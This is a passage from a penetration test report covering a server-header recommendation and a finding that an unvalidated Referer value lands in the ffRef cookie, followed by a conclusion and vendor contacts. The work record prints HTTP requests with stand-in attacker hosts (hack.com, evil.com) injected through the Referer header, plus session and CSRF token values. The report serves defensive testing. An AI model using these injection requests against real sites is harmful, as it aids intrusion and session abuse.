Content-Security-Policy: ; script-src 'self' 'unsafe-eval'; style-src 'self' 'unsafe-inline'; frame-ancestors 'none'; default-src 'self'; frame-src redash.io; img-src 'self' http: https: data:; object-src 'none'; font-src 'self' data:
X-Content-Security-Policy: ; script-src 'self' 'unsafe-eval'; style-src 'self' 'unsafe-inline'; frame-ancestors 'none'; default-src 'self'; frame-src redash.io; img-src 'self' http: https: data:; object-src 'none'; font-src 'self' data:
Referrer-Policy: strict-origin-when-cross-origin

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to target URL: /login?next=https%3A%2F%2Fclient.com%2F hello. If not click the link.

5.13.1 Recommendation: Obfuscate web server headers

To prevent Nginx from displaying the server version to the world, turn off the server_tokens directive in /etc/nginx/nginx.conf configuration file. Add the following line to http context:
   ● server_tokens off;

Remove "akka.http.version" value from the "Server" header in the akka-http-core config file.

References:

   ● https://www.owasp.org/index.php/Testing_for_Web_Application_Fingerprint_(OWASP-IG-004)
   ● https://www.tecmint.com/hide-nginx-server-version-in-linux

- https://doc.akka.io/docs/akka-http/current/configuration.html

5.14 It is possible to inject custom value into the ffRef cookie

Risk level: **INFO** Exploit probability: **INFO** Exploit Impact: **INFO** Remediation Effort: **INFO**
Assets:
- https://client.com/account/login/
- https://client.com/api/public/answer

It is possible to inject a custom value into the ffRef cookie on the Customer's website. An attacker can use this issue in further attacks.

Work record

The ffRef cookie value uses unvalidated value from the Referer header:

Request 1:
POST /account/login/ HTTP/1.1
Host: client.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://hack.com?cmd=
Content-Type: application/x-www-form-urlencoded
Content-Length: 176
Connection: close
Cookie:
_biz_flagsA=%7B%22Version%22%3A1%2C%22XDomain%00000%3A%221%22%2C%22Frm%22%3A
%221%22%7D; _biz_sid=96fc8f; _biz_nA=16; _biz_pendingA=...
Upgrade-Insecure-Requests: 1

csrfmiddlewaretoken=zUp8z1ZOzMlASlvA5Yq1gDquiRAgKPbvE7N4c4Nw28NmTF4CN1TMfK8bjscghr3n&use
rname=user%2Bcoo%40client.com.com&password=******&login_company_id=&form_done_url=

Response 1:
HTTP/1.1 302 Found
Date: Fri, 15 May 2020 09:18:44 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 0
Connection: close
Server: nginx
Location: /profile/highlights/
X-Frame-Options: SAMEORIGIN
Vary: Cookie, Authorization
Set-Cookie: ffRef="http://hack.com?cmd=~GET="; Domain=client.com; expires=Sun, 14 Jun 2020
09:18:44 GMT; Max-Age=2592000; Path=/
Set-Cookie:
ff_cloud4_csrf_token=41wfNgNJ2vIZMXzVMaQ5iSWMP55xgrro1owaAXA7q1PyzuNIqvCgeIsKKQiyYNT4;

Domain=client.com; expires=Fri, 14 May 2021 09:18:44 GMT; Max-Age=31449600; Path=/;
SameSite=Lax; Secure
Set-Cookie: sessionid=y0xcskoparcssu6srmxxqyokywajttc3; Domain=.client.com; expires=Fri, 12 Jun
2020 17:18:44 GMT; HttpOnly; Max-Age=2448000; Path=/; SameSite=Lax; Secure
Access-Control-Allow-Origin: https://client.com

Request 2:
GET
/api/public/answer/?page=1&question_id=1&user_id=1&created_on_start=1&created_on_end=1&order_b
y=1 HTTP/1.1
Host: client.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
*Accept: */**
Referer: <mark>*http://evil.com?save=*</mark>
Authorization: Token ...

Response 2:
HTTP/1.1 400 Bad Request
Date: Fri, 15 May 2020 09:23:49 GMT
Content-Type: application/json
Content-Length: 95
Connection: keep-alive
Server: nginx
Vary: Accept, Authorization, Cookie
Allow: GET, HEAD, OPTIONS
X-Frame-Options: SAMEORIGIN
Set-Cookie:
ffRef="<mark>*http://evil.com?save=*</mark>*~GET=page=1&question_id=1&user_id=1&created_on_start=1&created_on*
_end=1&order_by=1"; Domain=client.com; expires=Sun, 14 Jun 2020 09:23:49 GMT;
Max-Age=2592000; Path=/

{"created_on_start":["Enter a valid date/time."],"created_on_end":["Enter a valid date/time."]}

5.14.1 Recommendation: Validate the Referer value when inserting into the ffRef cookie

Validate the Referer value when inserting into the ffRef cookie.

References:

- https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html

6.0 Conclusion

Pentester tested one website identified in the Customer's network on the 04th of May 2020. There was one vulnerability rated as MEDIUM and ten as LOW rating. In addition, the pentester noticed three INFO findings.

The specific goal of the penetration test was to identify if an attacker could compromise Customer protection relating to the address space within the scope.

The goal of the penetration test was met. It was determined that it was possible to penetrate the specified host within the period allocated for this particular assessment.

7.0 Recommendations

Pentester recommends that the Customer should mitigate the vulnerability rated as MEDIUM as soon as possible. For the LOW rank findings a mitigation plan has to be created.

Version 2
www.version-2.com
Hong Kong | Taiwan | Singapore | Macau | Mainland China

Hong Kong & Macau
Tel : (852) 2893 8860
Email : sales@version-2.com.hk

Taiwan
Tel : (886) 02 7722 6899
Email : sales@version-2.com.tw

Singapore, Malaysia & SEA
Tel : (65) 6296 4268
Email : sales@version-2.com.sg

69